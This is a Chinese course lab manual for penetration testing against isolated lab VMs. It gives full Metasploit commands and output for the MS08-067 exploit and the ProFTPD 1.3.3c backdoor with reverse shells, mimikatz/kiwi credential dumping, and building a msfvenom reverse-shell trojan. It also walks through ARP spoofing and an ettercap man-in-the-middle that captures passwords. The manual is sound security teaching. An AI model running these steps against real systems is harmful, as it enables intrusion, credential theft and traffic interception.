《信息安全综合实践》实验指导书

实验名称：渗透测试

一、实验目的

1. **在未经授权的情况下，将渗透测试的任何技术应用于公网均属违法行为。**
2. 了解渗透测试流程。
3. 了解渗透测试中如何使用 nmap 进行信息收集。
4. 了解渗透测试中如何使用 MSF 等工具利用相应漏洞（MS08_067，ProFTPD 1.3.3c）实施攻击。
5. MS08_067 漏洞原理及分析：攻击者利用受害主机默认开放的 SMB 服务端口 445，发送恶意资料到该端口，通过 MSRPC 接口调用 server 服务的一个函数，并破坏程序的栈缓冲区，获取远程代码执行的权限，从而完全控制主机。
   https://nvd.nist.gov/vuln/detail/CVE-2008-4250
   https://docs.microsoft.com/zh-cn/security-updates/securitybulletins/2008/ms08-067
   https://www.freebuf.com/vuls/203881.html

二、实验内容

序	实验	内容
1)	nmap 基础（WinXP 靶机）	端口扫描、漏洞扫描
2)	漏洞利用（WinXP 靶机）	利用 Metasploit Framework(MSF)实施漏洞利用
3)	后渗透攻击（WinXP 靶机）	利用 meterpreter 和 kiwi 进行后渗透攻击
4)	木马制作（WinXP 靶机）	利用 Kali 中的 msfvenom 工具制作木马
5)	漏洞利用（Linux 靶机）	利用 Metasploit Framework(MSF)实施漏洞利用
6)	ARP 攻击（Linux 靶机）	断网攻击 arpspoof，中间人攻击 ettercap

三、Windows 靶机端口扫描、漏洞扫描

启动 WinXP 靶机（保证启动即可，无需登录），进入攻击机 Kali 虚拟机（用户名：kali，密码：kali），开启终端，切换到 root 用户。

```
nmap [靶机 IP 所在网络]（例如 192.168.117.0/24)  #靶机发现，确定目标靶机 IP
nmap -sV  靶机 IP                                 #探测打开的端口以确定服务、版本信息
nmap --script=vuln  靶机 IP                       #使用 nmap 的 NSE 脚本对安全漏洞进行探测
```

四、使用 metasploit 进行渗透（靶机：WinXP）

4.1 准备

确认上一步的端口扫描与漏洞扫描中靶机 445 端口已经打开，ms08_067 漏洞存在。

```
smb-vuln-ms08-067:
  VULNERABLE:
  Microsoft Windows system vulnerable to remote code execution (MS08-067)
    State: VULNERABLE
```

4.2 攻击准备

4.2.1 在攻击机本地搜索相关漏洞利用模块。

```
service postgresql start                          #运行 postgresql 服务
msfdb init                                        #初始化 MSF 数据库
```

在 Kali 终端输入 msfconsole，回车，进入 msf6 终端，搜索相关漏洞模块。

```
msf6 > search ms08_067
```

4.2.2 加载攻击模块，进行相关设置

```
use exploit/windows/smb/ms08_067_netapi           #模块加载
```

show options　　#查看配置选项
set rhost 192.168.x.x（例如 192.168.117.136）　　#设置目标机地址（WinXP 靶机 IP 地址）
4.2.3 加载 payload，以获取 meterpreter 会话
set payload windows/meterpreter/reverse_tcp　　#加载 payload
set lhost 192.168.x.x　　#设置本地机 IP 地址，默认已设置好
4.2.4 攻击前信息确认
show targets　　#查看支持目标系统情况
set target 34　　#指定目标系统类型 34
show options　　#查看配置选项，确认无误

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.117.136  yes       The target host(s), see https://github.com/rapid7/metasploi
                                       t-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.117.134  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   34  Windows XP SP3 Chinese - Simplified (NX)
```

确定目标机是否存在漏洞。
check　　#如果失败请检查配置，如配置无误则重启 WinXP

```
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.117.136:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) >
```

4.3 实施攻击（漏洞利用）
4.3.1 攻击进入目标机。
exploit　　#如果利用失败请重启 WinXP

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.117.134:4444
[*] 192.168.117.136:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.117.136
[*] Meterpreter session 1 opened (192.168.117.134:4444 → 192.168.117.136:1034) at 2023-11-09 11:45:50 -0500

meterpreter >
```

4.3.2 查看 meterpreter 相关命令。
help

```
meterpreter > help
```

4.3.3 尝试 meterpreter 相关攻击命令。
常用命令：
getwd　　#获取当前目标系统的工作目录
ls　　#列出当前目录下的文件
ps　　#查看肉鸡中的所有进程

screenshot　　#对肉鸡进行截图，保存到 Kali 桌面
shell　　#进入目标机的命令行模式（退出 exit）
4.3.4 加载 kiwi 模块进行攻击，如获取用户帐号口令信息等。
meterpreter > load kiwi　　#加载 kiwi 模块

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

meterpreter > help kiwi　　#查看 kiwi 模块的使用方法
meterpreter > creds_all　　#获取口令
4.4 生成木马
4.4.1 退出上一步骤的所有连接。然后在 terminal 中利用 Kali 中的 msfvenom 工具将 Metasploit 中的 payload 包装成一个木马。使用 zip 打包木马。通过 mv 命令把 zip 文件移动到桌面。
msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali 的 IP] lport=4444 -f exe -o /root/ma.exe
zip ma.zip ma.exe
mv ma.zip /home/kali/Desktop
4.4.2 通过拖拽的方式把 zip 文件拖入 WinXP 中，在实际应用中可通过社会工程学的方式。
4.4.3 在 WinXP 中解压 ma.zip 文件，先不要点击运行。
4.4.4 在 Kali 的 MSF 中控制木马。
启动 MSF，调用 exploit 模块。
msfconsole
msf6 > use exploit/multi/handler
设置 payload
msf6 exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(handler) > set lhost [Kali 的 ip 地址]
msf6 exploit(handler) > set lport 4444
msf6 exploit(multi/handler) > show options

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.117.134  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

msf6 exploit(handler) > run #启动监听

```
[*] Started reverse TCP handler on 192.168.117.134:4444
```

双击 WinXP 中的 ma.exe 文件运行木马程序，在 Kali 中查看结果。

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.117.134:4444
[*] Sending stage (175686 bytes) to 192.168.117.136
[*] Meterpreter session 1 opened (192.168.117.134:4444 → 192.168.117.136:1042) at 2023-11-09 12:09:41 -0500
```


五、渗透测试（靶机：Linux basic_pentesting_1.ova）

5.1 准备

退出上一步的 MSF。

将 Linux basic_pentesting_1.ova 虚拟机网络设置为 NAT 模式。

开启虚拟机。此时没有密码无法登录。



5.2 主机发现

使用 nmap 扫描同网段内主机，得到靶机 IP 地址，确定主机存活。

nmap [靶机 IP 所在网络]（例如 192.168.117.0/24)　#靶机发现，确定目标靶机 IP

```
Nmap scan report for 192.168.117.138
Host is up (0.00092s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:51:7E:2E (VMware)
```

nmap -sV 靶机 IP　　#探测打开的端口以确定服务、版本信息

5.3 开启 MSF

msfconsole

search ProFTPD 1.3.3c　　#搜索相应的漏洞

use 0　　#选择要利用的漏洞

show options　　#打开要设置的参数列表

set rhost [目标 IP 地址]（例如：192.168.117.138）　　#设置目标 ip 地址

show payloads　　#查看可用的 payloads

set payload cmd/unix/reverse　　#设置 payload

show options　　#查看 payload 的设置 options

set lhost [Kali 的 IP 地址]（例如：192.168.117.134）　　#设置 payload 监听 IP 地址 LHOST

run　　#运行显示肉鸡上线

```
[*] Command shell session 1 opened (192.168.117.134:4444 → 192.168.117.138:37868) at 2023-11-08 0
1:18:37 -0500
```

如不成功可多试几次。

5.4 利用 pty 模块获得系统 Shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
[*] Command shell session 1 opened (192.168.117.134:4444 → 192.168.117.138:37868) at 2023-11-08 0
1:18:37 -0500

whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/#
```

5.5 修改登录用户密码进行登录

passwd marlinspike

```
root@vtcsec:/# passwd marlinspike
passwd marlinspike
Enter new UNIX password: test

Retype new UNIX password: test

passwd: password updated successfully
```

5.6 断网攻击 arpspoof

查看肉鸡网关

route -n

```
root@vtcsec:/# route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.117.2   0.0.0.0         UG    100    0        0 ens33
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 ens33
192.168.117.0   0.0.0.0         255.255.255.0   U     100    0        0 ens33
```

另开启一个 Kali 终端切换到 root，输入

apt install dsniff

arpspoof -i eth0 -t [肉鸡 IP] [网关 IP]（例如：192.168.117.138 192.168.117.2）

```
┌──(root㉿ming)-[~]
└─# arpspoof -i eth0 -t 192.168.117.138 192.168.117.2
0:c:29:4b:b2:83 0:c:29:51:7e:2e 0806 42: arp reply 192.168.117.2 is-at 0:c:29:4b:b2:83
0:c:29:4b:b2:83 0:c:29:51:7e:2e 0806 42: arp reply 192.168.117.2 is-at 0:c:29:4b:b2:83
0:c:29:4b:b2:83 0:c:29:51:7e:2e 0806 42: arp reply 192.168.117.2 is-at 0:c:29:4b:b2:83
0:c:29:4b:b2:83 0:c:29:51:7e:2e 0806 42: arp reply 192.168.117.2 is-at 0:c:29:4b:b2:83
```

尝试肉鸡是否能上网。

5.7 中间人攻击 ettercap

退出上一步 arpspoof（ctrl+c），然后

ettercap -Tq -i eth0 -M arp:remote //192.168.117.138/ //192.168.117.2/

//192.168.117.138/是目标主机，//192.168.117.2/是网关，在它们之间实施双向 ARP 欺骗。任何“/”均不可以省略。


```
2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.117.138 00:0C:29:51:7E:2E

 GROUP 2 : 192.168.117.2 00:50:56:F2:29:98
Starting Unified sniffing...
```

在肉鸡上访问 http://www.7k7k.com/网站，输入测试用户名密码进行登录（请勿输入真实密码）



根据结果可知密码已经泄露。

5.8 使用其他方法进行攻击（选做，不计分，过程略）